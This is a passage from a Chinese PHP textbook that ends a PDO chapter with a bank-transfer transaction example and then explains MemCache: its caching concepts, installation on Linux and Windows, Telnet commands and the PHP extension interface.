    -> name VARCHAR(45) NOT NULL,                         -- 使用name作为账户的用户名字段
    -> cash DECIMAL(9,2) NOT NULL,                        -- 使用cash作为账户的余额字段
    -> PRIMARY KEY(id)
    -> )  TYPE=InnoDB;                                    -- 使用MYISAM设置表类型为InnoDB
Query OK, 0 rows affected, 1 warning (0.08 sec)

mysql>
mysql> INSERT INTO account(name, cash) values('userA', '1000');   -- 向表中插入一个用户userA，余额为1000元
Query OK, 1 row affected (0.03 sec)

mysql> INSERT INTO account(name, cash) values('userB', '9000');   -- 向表中插入另一个用户userB，余额为9000元
Query OK, 1 row affected (0.03 sec)
```

在下面的示例中，这个转账过程需要执行两条 SQL 命令完成，真实场景中还会有其他步骤。为了数据的一致性需要把此过程变成一个事务，确保数据不会由于某个步骤的失败而遭到破坏。示例代码如下所示：

```php
<?php
    $pdo = new PDO("mysql:host=localhost;dbname=demo", "mysql_urer", "mysql_password");
    $pdo->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_EXCEPTION);  //设置异常处理模式
    $pdo->setAttribute(PDO::ATTR_AUTOCOMMIT, 0);                   //关闭自动提交

    /* 使用异常处理试着去执行转账的事务，如果有异常转到catch区块中 */
    try {
        $price = 80;                    //商品交易价格，也是转账金额
        $pdo->beginTransaction();       //开始事务

        $affected_rows = $pdo->exec("update account set cash=cash-{$price} where name='userA'");//转出

        if($affected_rows > 0)
            echo "userA成功转出（$price）元人民币<br>";
        else
            throw new PDOException('userA转出失败');       //失败抛出异常，不向下再执行，转到catch区块

        $affected_rows = $pdo->exec("update account set cash=cash+{$price} where name='userB'");//转入

        if($affected_rows > 0)
            echo "成功向userB转入{$price}元人民币<br>";
        else
            throw new PDOException('userB转入失败');       //失败抛出异常，不向下再执行，转到catch区块

        echo "交易成功!";
        $pdo->commit();                 //如果执行到此处表示前面两个查询执行成功，整个事务执行成功
    }catch(PDOException $e){
        echo "交易失败:".$e->getMessage();
        $pdo->rollback();               //如果执行到此处理表示事务中的语句出问题了，整个事务全部撤消
    }

    $pdo->setAttribute(PDO::ATTR_AUTOCOMMIT, 1);               //重新开启自动提交
```

在上面事务处理的示例中，模拟了 userA 向 userB 转账 80 元的过程。这个过程需要两条更新语句一起合作来完成，所以采用了事务处理来确保这两条 SQL 语句对数据操作的一致性。两条更新分别完成起来都很简单，但通过将这两条更新语句包括在 beginTransaction()和 commit()调用中，并通过 try 区块试着执行，就可以保证在更改完成之前，其他人无法看到更改。如果发生了错误，则 catch 块可以回滚事务开始以来发生的所有更改，并打印出一条错误消息。

21.7 小结

本章必须掌握的知识点

- PDO 的安装
- 创建 PDO 对象
- 使用 PDO 的错误处理模式
- PDO 对预处理操作方式
- 事务处理

本章需要了解的内容

- 使用 PDO 执行 SQL 语句的方式（exec()和 query()方式）
- 大数据对象的存取
- PDO 中常见的一些常量

本章需要拓展的内容

- 使用 PDO 访问其他数据库

第 5 部分

PHP 开发高级篇

如果你希望你的项目开发速度更快，运行的效率更高，项目的结构更合理，就需要学习本篇的内容。学习 MemCache 技术就可以使用服务器的内存缓存查询过的 SQL 语句，并使用内存存储用户的会话信息，这样做可以大大提高网站的性能。本篇重点介绍了 Smarty 模板引擎，并采用目前 Smarty 3.x 的最新版本。如果在 PHP 项目中不使用模板引擎，就不能发挥出 PHP 的开发优势来。另外，本篇还介绍了 MVC 设计模式和框架的应用，并且笔者专门为《细说 PHP》（第 2 版）开发了一个“学习型”的超轻量级框架 BroPHP，而且已经通过了上百个项目的测试，不仅简单易用、效率高，而且完全可以应用到你的商业项目中去。

本篇配套视频教程：第 86～116 集 共计 26 小时

第22章 MemCache 管理与应用

MemCache 是一个高性能的分布式的内存对象缓存系统，通过在内存里维护一个统一的巨大的 hash 表，来存储各种格式的数据，包括图像、视频、文件及数据库检索的结果等。简单地说就是将数据调用到内存中，然后从内存中读取，从而大大提高读取速度。如果 Web 系统的流量比较大，可以使用 MemCache 系统作为一个临时的缓存区域，把部分信息保存在内存中，在前端能够迅速地进行存取，这样可以有效地缓解数据库的压力，提高网站的访问速度。像访问 MySQL 数据库系统 PHP 作为客户端一样，PHP 也是作为 MemCache 系统的客户端，包含两组接口，一组是面向过程的接口，另一组是面向对象的接口。

22.1 MemCache 概述

内存的访问要比硬盘快得多。MemCache 是一款开源软件，用很简单的方法，就可以管理数据在内存中的存取。MemCache 是比较简洁高效的程序，它的最新版本的源代码大小仅有几百 KB，在 Windows 平台上是不可想象的，但是在开源世界，这是比较正常、合理的。

22.1.1 初识 MemCache

前面的章节中介绍过 MySQL 数据库管理系统，它是一款 C/S 结构的软件。MemCache 和 MySQL 一样，是一款服务器端（C/S）系统管理软件，有 IP、有端口（11211），一旦启动，服务就一直处于可用状态。只不过 MySQL 系统是通过客户端发送的 SQL 语句管理“磁盘中”的文件，而 MemCache 系统则是通过客户端发送的命令（set/get）管理“内存中缓存”的数据。服务器中安装好 MemCache 软件，并成功启动以后，需要通过客户端先和服务器建立好连接，再通过 Telnet/PHP 等作为客户端访问，如图 22-1 所示。

首先 memcached 是以守护程序方式运行于一个或多个服务器中，随时接受客户端的连接操作，客户端可以由各种语言编写，目前已知的客户端 API 包括 PHP/Perl/Python/Ruby/Java/C#/C 等。客户端在与 memcached 服务建立连接之后，接下来的事情就是存取对象了，每个被存取的对象都有一个唯一的标识符 key，存取操作均通过这个 key 进行，保存到 memcached 中的对象实际上是放置到内存中的，并不是保存在缓存文件中的，这也是为什么 memcached 能够如此高效快速的原因。注意，这些对象并不

是持久的，服务停止之后，里边的数据就会丢失。




图 22-1　MemCache 的工作原理

与许多缓存工具类似，memcached 的原理并不复杂，多个服务器可以协同工作，但这些服务器之间是没有任何通信联系的，每个服务器只是对自己的数据进行管理。需要缓存的对象或数据以“key/value”对的形式保存在服务器端，key 的值通过 hash（hash 算法的意义在于提供了一种快速存取数据的方法，它用一种算法建立键值与真实值之间的对应关系）进行转换，把 value 传递到对应的具体的某个服务器上。当需要获取对象数据时，也根据 key 进行。其实说到底，memcached 的工作就是在专门的机器的内存里维护一张巨大的 hash 表，来存储经常被读/写的一些数组与文件，从而极大地提高网站的运行效率。

22.1.2　MemCache 在 Web 中的应用

MemCache 缓存系统最主要的就是为了提高动态网页应用，分担数据库检索的压力。对于大型网站如 Facebook、Sina 等网站，如果没有 MemCache 作为中间缓存层，数据访问不可能吃得消。对于一般网站，只要具备独立的服务器，完全可以通过配置 MemCache 提高网站访问速度和减少数据库压力，目前很多 Web 项目都在使用 MemCache 技术来构造自己的应用。本章主要讨论一下 MemCache 和 MySQL 数据库交互过程的流程关系，了解 MemCache 的中间缓存层的作用，从而深入了解 MemCache 机制原理，如图 22-2 和图 22-3 所示。

使用 MemCache 的网站流量一般都比较大，为了缓解数据库的压力，让 MemCache 作为一个缓存区域，把部分信息保存在内存中，在前端能够迅速地进行存取，一般的焦点就集中在如何分担数据库压力和进行分布式。

1．使用 MemCache 作为中间缓存层减少数据库的压力

所有的数据基本上都是保存在数据库当中的，频繁地存取数据库，会导致数据库性能急剧下降，无法同时服务更多的用户，像 MySQL 还会频繁地锁表。我们如果需要一种改动比较小，并且不大规模改变前端的方式来改变目前的架构，就可以使用 memcached 服务器制作一个中间缓存层，来分担数据库的压力，这样做非常有必要。具体的操作步骤是：memcached 服务器安装并启动成功以后，PHP 程序

直接去 memcached 服务器中查询数据，如果获取数据失败，说明还没有建立缓存。PHP 再去查询 MySQL 数据库，将数据显示给用户的同时，再将数据保存在 memcached 服务器中一份，并指定一个缓存时间，假设为 1 个小时。这样，下次再执行同样的操作，在一个小时之内都可以从 memcached 中获取到缓存的数据，而不用每次都重新连接数据库去获取数据，这样就分担了 MySQL 数据库的查询压力。如图 22-2 所示。




图 22-2　MemCache 作为中间缓存层




图 22-3　进行分布式的 memcached

2. MemCache 分布式的应用

单台 memcached 的内存容量毕竟是有限的，所以可以使用多台主机构建 MemCache 分布式的应用。也就是可以允许不同主机上的多个用户同时访问这个缓存系统，这种方法不仅解决了共享内存只能是单机的弊端，同时也解决了数据库检索的压力，最大的优点是提高了访问获取数据的速度，如图 22-3 所示。

MemCache 本来支持分布式，客户端稍加改造，便可以更好地支持。我们的 key 可以适当进行有规律的封装，比如过于以用户为主的网站来说，每个用户都有 userid，那么可以按照固定的 userid 来进行提取和存取，比如以 1 开头的用户保存在第一台 memcached 服务器上，以 2 开头的用户的数据保存在第二台 memcached 服务器上，存取数据都先按照 uid 来进行相应的转换和存取。但是有个缺点，就是需要对 userid 进行判断，如果业务不一致，或者是其他类型的应用，可能不是那么合适，那么可以根据自己的实际业务来进行考虑，或者去想更合适的方法。

其实在 PHP 应用程序中，如果同时连接多台 memcached 服务器，默认就有一种“一致性 hash 算法”，可以动态增加缓存节点。例如，第一次添加缓存数据时，将数据保存在第一台 memcached 服务器上，第二次再添加其他缓存数据时，又保存在了第二台 memcached 服务器中，依此类推，像分发扑克牌一样。另外，MemCache 保存的数据都是临时的，关闭 memcached 服务器，或是重新启动后数据都会消失，不能用来做持久化数据保存，所以没有必要设置多台 memcached 服务器之间数据同步。

就算是整个网站只用一台服务器，也有使用 MemCache 的必要。例如，Web 服务器 Apache 是进程的管理机制，在运行时消耗的 CPU 比较多，但不占用太多的内存。而 MemCache 软件比较小巧，几乎不占用多少 CPU 的使用，但需要使用很多的内存来缓存数据。所以 MemCache 能和服务器端安装的其他软件互相搭配形成互补，合理应用服务器的硬件设置，不去浪费资源。

22.2 memcached 的安装及管理

对 MemCache 系统的作用有所了解之后，下一步就是安装和管理了。memcached 支持的一些操作系统包括 Linux/Windows/Mac OS/Solaris。本节将分别介绍在 Linux（源代码包安装）和 Windows 操作系统下的安装过程，以及 memcached 服务器的启动和管理过程。

22.2.1 Linux 下安装 MemCache 软件

本节以 CentOS 5.5 版本的 Linux 操作系统为例，介绍 MemCache 软件的安装，在 Linux 下主要是安装 MemCache 服务器端。另外，MemCache 用到了 libevent 这个库，libevent 是安装 MemCache 的唯一前提条件，是一套跨平台的事件处理接口的封装，memcached 使用 libevent 来进行网络并发连接的处理，能够在很大并发情况下，仍旧能够保持快速的响应能力。这两个软件可以通过下面的 URL 下载到（建议找到最新版本的源文件）：

- libevent 源码下载：http://www.brophp.com/downloads/libevent-1.3.tar.gz
- MemCache 源码下载：http://www.brophp.com/downloads /memcached-1.4.10.tar.gz

两个软件的源代码文件都下载完成以后，先安装 libevent。在配置时只需要指定一个安装路径即可，即“./configure --prefix=/usr/local/libevent”，指定的安装目录为/usr/local/libevent/。然后使用 make 编译，成功后再使用 make install 进行安装。

在安装 MemCache 时，除了需要指定自己的安装路径外，还需要在配置时指定 libevent 的安装路径，即“./configure --prefix=/usr/local/MemCache --with-libevent=/usr/local/libevent/”，然后同样使用 make 编译，再使用 make install 进行安装。

成功安装以后，需要开启 memcached 并运行。最好不要使用 Linux 系统管理员 root 运行 memcached，所以需要创建一个 memcache 用户（useradd memcache）。再通过 memcache 软件安装后的 bin 目录下的 memcache 命令启动，如下所示：

```
# /usr/local/memcache/bin/memcached –umemcache &          //后台运行
```

可以将这条开启命令写入到/etc/rc.d/rc.local 文件中，下次 Linux 操作系统开机时，就会自动开启 memcached 运行。通过查看 11211 端口是否开启，来检查 memcached 是否能启动。可以使用“netstat -tnl”命令查看 Linux 下正在运行的软件端口。

22.2.2 Windows 下安装 memcached 软件

和在 Linux 操作系统下安装相比，Windows 下安装 memcached 软件相对比较容易，因为只需要下载编译好的二进制文件，直接安装即可。可以通过下面 URL 位置下载 memcached 的 Windows 稳定版：

- memcached 二进制下载：http://www.brophp.com/downloads/memcached_win.zip

将下载的软件压缩包 memcached_win.zip 解压后存放在某个磁盘分区下面，例如，在 C:\memcached 目录下，解压后只有一个二进制可执行文件 memcached.exe。因为需要为该命名指定一些参数，所以不

能双击进行安装。需要开启一个终端（即 cmd 命令行），并进入到 C:\memcached 目录下，再通过执行 memcached.exe 命令，并提供“-d install”参数安装 memcached 软件。如下所示：

```
C:\WINDOWS\system32\cmd.exe
C:\>cd memcached

C:\memcached>memcached.exe -d install

C:\memcached>_
```

上面的命令执行成功以后，服务器端已经安装完毕了，memcached 将作为 Windows 的一个服务每次开机时自动启动。可以通过 Windows 计算机管理的“服务”中查看到刚安装的 memcached 软件。如果需要卸载 memcached 软件，同样的命令只需要将“install”换成“uninstall”即可。

安装完成以后还需要启动后才能被访问，和安装一样，也可以使用 memcached.exe 命令启动服务器，但需要使用“-d start”参数。

```
C:\WINDOWS\system32\cmd.exe
C:\memcached>memcached.exe -d start

C:\memcached>_
```

该命令执行完成以后，可以通过查看端口 11211 是否开启，或查看有没有 memcached 的进程存在，确定 memcached 是否开启成功。也可以通过 Windows 的系统服务查看服务是否启动。如果需要停止 memcached 服务器的运行，只需要将参数改为“-d stop”即可。当然也可以通过 Windows 的系统服务开启和停止 memcached 服务器的运行。

22.2.3 memcached 服务器的管理

对 memcached 服务器的管理是非常简单的，因为 MemCache 是一个很小的软件，和其他如 MySQL、Apache 等服务器端软件相比，连配置文件都不需要，直接在启动时通过一些简单的选项参数就可以管理。如下所示：

```
C:\WINDOWS\system32\cmd.exe
C:\memcached>memcached.exe -d -m 2048 -l localhost -p 11211_
```

上例会以守护程序的形式启动 memcached（-d），为其分配 2GB 内存（-m 2048），并指定监听本机 localhost、端口 11211。可以根据需要修改这些值，但以上设置足以完成本文中的练习。其他常用选项参数如表 22-1 所示，还有很多命令可以使用 memcached –h 来查看。

表 22-1 memcached 的一些常用的管理选项

选项参数	描　述
-d	以守护程序方式运行 memcached
-m	<num> 分配给 memcached 使用的内存数量，单位是 MB，默认为 64MB
-u	<username> 运行 memcached 的用户，当前用户为 root 时，可以指定用户。（不能以 root 用户权限启动）
-l	<ip_addr> 设置监听的服务器 IP 地址，如果是本机，则通常不设置
-p	<num> 设置 memcached 监听的端口，最好是 1024 以上的端口，默认为 11211 通常不设置

续表

选项参数	描　述
-c	<num> 设置最大并发连接数，默认为 1024
-P	<file> 设置保存 memcached 的 pid 文件，与-d 选择同时使用
-vv	用 very verbose 模式启动，调试信息和错误输出到控制台

22.3 使用 Telnet 作为 memcached 的客户端管理

MemCache 在 Web 项目中应用之前，先了解一下 MemCache 的操作过程。需要连接到 memcached。可以使用一个简单的 Telnet 客户机连接到 memcached 服务器，再使用一些简单的命令去管理内存缓存的数据。

22.3.1 连接 memcached 服务器

大多数操作系统都提供了内置的 Telnet 客户机，但如果你使用的是基于 Windows 的操作系统，有一些版本需要下载第三方客户机，这里笔者推荐使用 Putty。安装了 Telnet 客户机之后，执行以下命令：

```
telnet localhost 11211                    //使用 Telnet 客户机连接 memcached，本机的 11211 端口
```

如果一切正常，则应该得到一个 Telnet 响应，它会指示 Connected to localhost（已经连接到 localhost）。如果未获得此响应，则应该返回之前的步骤并确保 memcached 的安装和启动成功。如果已经登录到 memcached 服务器，则此后就可以通过一系列简单的命令来与 memcached 通信。

22.3.2 基本的 memcached 客户端命令

成功连接 memcached 服务器以后，与 memcached 通信的客户端命令并不多，并且使用方法都非常简单。仅有 5 个常用的命令（区分大小写），如下所示。


- stats：当前所有 memcached 服务器运行的状态信息。
- add：添加一个数据到服务器。
- set：替换一个已经存在的数据，如果数据不存在，则和 add 命令相同。
- get：从服务器端提取指定的数据。
- delete：删除指定的单个数据，如果要清除所有数据，可以使用 flush_all 指令。

如果以上命令执行发生错误，MemCache 协议会对错误部分做出提示，主要有三个错误提示的提示指令，如下所示。

- ERROR：普通的错误信息，比如指令错误之类。
- CLIENT_ERROR <错误信息>：客户端错误。
- SERVER_ERROR <错误信息>：服务器端错误。

22.3.3 查看当前 memcached 服务器的运行状态信息

数据的存取等管理工作，通常使用客户端 API（PHP）编写完成。而使用命令行客户端去管理 memcached 服务器，最主要的工作就是查看运行的状态信息。成功连接 memcached 服务器以后，使用 stats 命令查看当前运行的状态，以及附加的状态说明，如下所示：



22.3.4 数据管理指令

管理 memcached 中的数据包括添加（add）、修改（set）、删除（delete）及获取（get）等操作。其中 add 和 set 命令是用于操作存储在 memcached 中的键/值对的标准修改命令。它们都非常简单易用，且都使用如下所示的语法：

指令格式：<命令> <键> <标记> <有效期> <数据长度>

表 22-2 定义了 memcached 添加 add 和修改 set 命令参数及其用法。

表 22-2 add 和 set 命令参数及说明

参　数	描　述
<键>	就是保存在服务器上唯一的一个表示符，必须跟其他的 key 不冲突，否则会覆盖掉原来的数据，这个 key 是为了能够准确地存取一个数据项目
<标记>	标记是一个 16 位的无符号整型数据，用来设置服务器端跟客户端一些交互的操作
<有效期>	是数据在服务器上的有效期限，如果是 0，则数据永远有效，单位是秒，memcached 服务器端会把一个数据的有效期设置为当前 UNIX 时间+设置的有效时间
<数据长度>	数据的长度，block data 块数据的长度

一般在<数据长度>结束以后下一行跟着录入数据内容，发送完数据以后，客户端一般等待服务器端的返回。如果数据保存成功，则返回字符串“STORED”，如果数据保存失败，则一般是因为在服务器端，这个数据 key 已经存在了，返回字符串“NOT_STORED”。现在，我们来看看这两个命令的实际使用。set 命令用于向缓存添加新的键/值对。如果键已经存在，则之前的值将被替换。注意以下交互，

它使用了 set 命令：

```
Telnet localhost
set userId 0 0 5          -- 使用set 命令向缓存添加新的键值对
12345                     -- 录入5个长度的值
STORED                    -- 修改成功提示STORED
```

本示例向缓存中添加了一个键/值对，其键为 userId，其值为 12345。并将过期时间设置为 0，这将向 memcached 通知您希望将此值存储在缓存中，直到删除它为止。命令 add 则是仅当缓存中不存在键时，才会向缓存中添加一个键/值对。如果缓存中已经存在键，则之前的值将仍然保持相同，并且您将获得响应 NOT_STORED。下面是使用 add 命令的标准交互。

```
Telnet localhost
add userId 0 0 5          -- 使用add命令添加，但缓存中已经存在键userId
54321
NOT_STORED                -- 缓存中已经存在键，所以提示失败
add otheranyId 0 0 10     -- 缓存中不存在键otheranyId，所以添加成功
0123456789
STORED
```

两个基本命令 get 和 delete 也比较容易理解，并且使用了类似的语法，如下所示：

指令格式：<命令> <键>

命令 get 用于检索与之前添加的键/值对相关的值。下面是使用 get 命令的典型交互：

```
Telnet localhost
get userId                -- 使用get命令获取键userId对应的值
VALUE userId 0 5
12345                     -- 返回键userId对应的值12345
END
get brophp                -- 获取一个不存的键brophp对应的值，结果失
END
```

使用一个键来调用 get，如果这个键存在于缓存中，则返回相应的值。如果不存在，则不返回任何内容。命令 delete 则用于删除 memcached 中的任何现有值，使用一个键调用 delete，如果该键存在于缓存中，则删除该值。如果不存在，则返回一条 NOT_FOUND 消息。下面是使用 delete 命令的客户机服务器交互：

```
Telnet localhost
delete brophp             -- 删除一个不存在键brophp的缓存，删除失败
NOT_FOUND
delete userId             -- 删除一个存在键userId的缓存值，删除成功
DELETED
get userId                -- 键userId的缓存已经被删除，再去获取则失败
END
```

22.4 PHP 的 memcached 管理接口

在 Web 系统中应用 MemCache 缓存技术，必须使用客户端 API（PHP）进行访问，这样才能将用户请求的动态数据，缓存到 memcached 服务器中，来减少对数据库的访问压力。PHP 中提供了用于内存缓存的过程式程序和面向对象两种方便的应用接口。

22.4.1 安装 PHP 中的 MemCache 应用程序扩展接口

和访问 MySQL 服务器类似，PHP 也是作为客户端 API 访问 memcached 服务器的，所以同样需要为 PHP 程序安装 MemCache 的扩展接口。以下分别提供了 Linux 和 Windows 两种操作系统下的安装参考。

1. Linux 系统下的安装方法

（1）下载并解压 MemCache 扩展包文件（要和当前 PHP 版本对应），如下所示：

```
wget -c http://pecl.php.net/get/memcache-3.0.6.tgz          #下载软件
tar xzvf memcache-3.0.6.tgz                                 #解压解包
cd memcache-3.0.6                                           #进入源代码目录
```

（2）执行 phpize 扩展安装程序，假设 phpzie 的路径为/usr/local/php/bin/phpize，具体的路径得根据自己的环境修改。如下所示：

```
/usr/local/php/bin/phpize                                   #执行 phpize 扩展安装程序
```

（3）开始安装扩展 MemCache：

```
./configure --enable-memcache --with-php-config=/usr/local/php/bin/php-config --with-zlib-dir    #配置
make && make install                                                                              #编译和安装
```

（4）最后修改 php.ini 文件，在 zend 之前加入。如下所示：

```
[memcache]                                                  #php.ini 中的 memcached 部分
extension_dir = "/usr/local/php/lib/php/extensions/no-debug-non-zts-20060613/"   #指定扩展目录
extension=memcache.so                                      #加载扩展模块
```

2. Windows 系统下的安装方法

在 Windows 系统下安装 MemCache 的扩展要相对容易一些，不用通过源代码包进行编译，直接下载一个 MemCache 扩展库即可，但一定要和你现在的 PHP 版本一致。可以在 http://museum.php.net/php5/ 下面找到与自己的 PHP 版本对应的 pecl 包，里面有对应的 PHP 应用程序扩展 php_memcache.dll 文件。

（1）将下载的 php_memcache.dll 文件保存到 PHP 的应用程序扩展 ext 目录中。

（2）在 php.ini 文件添加扩展的位置，加入一行“extension=php_memcache.dll”。

（3）重新启动 Apache 服务器。

3. 查看安装结果

在任何操作系统下安装的 PHP 应用程序扩展，都可以通过查看 phpinfo()函数，确认是否安装成功。如果有 MemCache 就说明安装成功，如图 22-4 所示。

通过图 22-4 除了可以查看 MemCache 应用程序扩展是否安装成功以外，还可以看到一些 MemCache 在 php.ini 中的配置项列表。表 22-3 为配置项的简要解释。

memcache

memcache support	enabled
Active persistent connections	0
Version	2.2.4-dev
Revision	$Revision: 1.99 $

Directive	Local Value	Master Value
memcache.allow_failover	1	1
memcache.chunk_size	8192	8192
memcache.default_port	11211	11211
memcache.hash_function	crc32	crc32
memcache.hash_strategy	standard	standard
memcache.max_failover_attempts	20	20

图 22-4　通过 phpinfo()函数查看 MemCache 应用程序扩展是否安装成功

表 22-3　php.ini 中的 MemCache 配置选项及说明

配置选项	描　述
memcache.allow_failover	在错误时是否将透明的故障转移到其他服务器上处理
memcache.chunk_size	数据将会被分成指定大小（chunk_size）的块来传输，这个值（chunk_size）越小，写操作的请求就越多，如果发现其他的无法解释的减速，请试着将这个值增大到 32 768
memcache.default_port	当连接 memcached 服务器时，如果没有指定端口，这个默认的 tcp 端口将被使用
memcache.hash_function	控制哪种 hsah 函数被应用于 key 映射到服务器过程中，默认值“crc32”使用 CRC32 算法，而“fnv”则表示使用 FNV-1a 算法
memcache.hash_strategy	控制在映射 key 到服务器时使用哪种策略。设置这个值一致能使 hash 算法始终如一地使用于服务器接受添加或者删除池中变量时将不会被重新映射。设置这个值以标准的结果在旧的策略被使用时
memcache.max_failover_attempts	定义服务器的数量类设置和获取数据，只联合 memcache.allow_failover 一同使用

22.4.2　MemCache 应用程序扩展接口

在 PHP 中的 MemCache 客户端应用程序扩展包含两组接口，一组是面向过程的接口，另一组是面向对象的接口。本节主要介绍面向对象接口的应用，常用接口如表 22-4 所示。

表 22-4　MemCache 面向对象的常用接口

MemCache 中的方法	描　述
Memcache::connect()	打开一个到 memcached 的连接
Memcache::pconnect()	打开一个到 memcached 的长连接
Memcache::addServer()	分布式服务器添加一个服务器
Memcache::close()	关闭一个 memcached 的连接
Memcache::getStats()	获取当前 memcached 服务器运行的状态
Memcache::add()	添加一个值，如果已经存在，则返回 false
Memcache::set()	添加一个值，如果已经存在，则覆写
Memcache::replace()	替换一个已经存在 memcached 服务器上的项目（功能类似 Memcache::set()）
Memcache::get()	提取一个保存在 memcached 服务器上的数据

续表

MemCache 中的方法	描　述
Memcache::delete()	从 memcached 服务器上删除一个保存的项目
Memcache::flush()	刷新所有 memcached 服务器上保存的项目（类似于删除所有的保存的项目）

1．连接和关闭 memcached 服务器

PHP 的 MemCache 应用程序扩展接口既然是作为 memcached 服务器的客户端，就需要先连接到 memcached 服务器。Memcache::connect()方法就用于连接到一个 memcached 服务器，如果连接成功则返回 true，否则返回 false。格式如下所示：

```
bool Memcache::connect ( string $host [, int $port [, int $timeout ]] )
```

